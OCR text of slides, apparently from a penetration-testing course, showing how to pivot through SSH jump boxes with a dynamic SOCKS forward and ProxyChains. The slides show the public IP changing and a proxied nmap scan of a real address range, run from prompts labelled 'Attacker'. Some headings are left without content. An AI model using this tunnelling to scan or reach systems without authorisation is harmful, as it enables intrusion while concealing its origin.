
How do I use it?

Passing through more than one JumpBox:

```
$ ssh -tt JumpBox ssh -tt FooServer -tt BooServer
```

SSH Port Forwarding

How do I use it?



ProxyChains

What is it?

ProxyChains Features:

1. Support SOCKS5, SOCKS4, and HTTP CONNECT proxy servers.
2. Proxychains can be mixed up with a different proxy types in a list
3. Proxychains also supports any kinds of chaining option methods, like: random, chaining proxies in the exact order list, dynamic often called smart option.
4. Proxychains can be used with servers, like squid, sendmail, etc.
5. Proxychains is capable to do DNS resolving through proxy.
6. Proxychains can handle any TCP client application, ie., nmap, telnet

SSH Port Forwarding and ProxyChains

Using ProxyChains inside a SSH Connection

In terminal 1:


```
$ ssh -D 127.0.0.1:1337 -tt JumpBox ssh -tt FooServer -tt
BooServer
```

In terminal 2:

```
$ proxychains nmap
```


SSH Port Forwarding and ProxyChains

How do I use this?



```
Attacker@192.168.1.10 : /Psylinux
$ netstat -antp | grep 1337
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      3787/ssh
Attacker@192.168.1.10 : /Psylinux
$ 
```

Attacker Local Host




```
Attacker@192.168.1.10 : ~/GPG
$ ssh -D 0.0.0.0:1337 -tt -i gpg-auth-keyfile -p 9922 root@149.56.156.79
Linux pentest 4.12.0-kali1-amd64 #1 SMP Debian 4.12.6-1kali6 (2017-08-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 23 04:15:05 2018 from 189.46.139.18
root@pentest:~# hostname
pentest
root@pentest:~# 
```

Remote JumpBox

SSH Port Forwarding and ProxyChains


How do I use this?



```
Attacker@192.168.1.10 : /Psylinux
$ vi /etc/proxychains.conf
Attacker@192.168.1.10 : /Psylinux
$ tail /etc/proxychains.conf
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks4  127.0.0.1 1337
```

SSH Port Forwarding and ProxyChains


How do I use this?



```
Attacker@192.168.1.10 : /Psylinux
$ curl 'https://api.ipify.org?format=json'; echo -e "\n"
{"ip":"189.46.139.18"}

Attacker@192.168.1.10 : /Psylinux
$ proxychains curl 'https://api.ipify.org?format=json'; echo -e "\n"
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| api.ipify.org
|S-chain|-<>-127.0.0.1:1337-<><>-4.2.2.2:53-<><>-OK
|DNS-response| api.ipify.org is 23.23.114.123
|S-chain|-<>-127.0.0.1:1337-<><>-23.23.114.123:443-<><>-OK
{"ip":"149.56.156.64"}
```

SSH Port Forwarding and ProxyChains

How do I use this?




```
Attacker@192.168.1.10 : /Psylinux
$ proxychains nmap -v -Pn -sL 149.56.156.1-254
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-23 03:31 -03
Initiating Parallel DNS resolution of 254 hosts. at 03:31
Parallel DNS resolution of 254 hosts. Timing: About 99.21% done; ETC: 03:33 (0:00:01 remaining)
Completed Parallel DNS resolution of 254 hosts. at 03:33, 75.95s elapsed
Nmap scan report for 149.56.156.1
Nmap scan report for 149.56.156.2
Nmap scan report for 149.56.156.3
Nmap scan report for ns684.serversp.net (149.56.156.4)
Nmap scan report for ns685.serversp.net (149.56.156.5)
Nmap scan report for ns686.serversp.net (149.56.156.6)
Nmap scan report for ns687.serversp.net (149.56.156.7)
Nmap scan report for 149.56.156.8
```

SSH Port Forwarding and Socks Proxy

How do I use this?


```
$ ssh -D 0.0.0.0:1337 -tt JumpBox
```



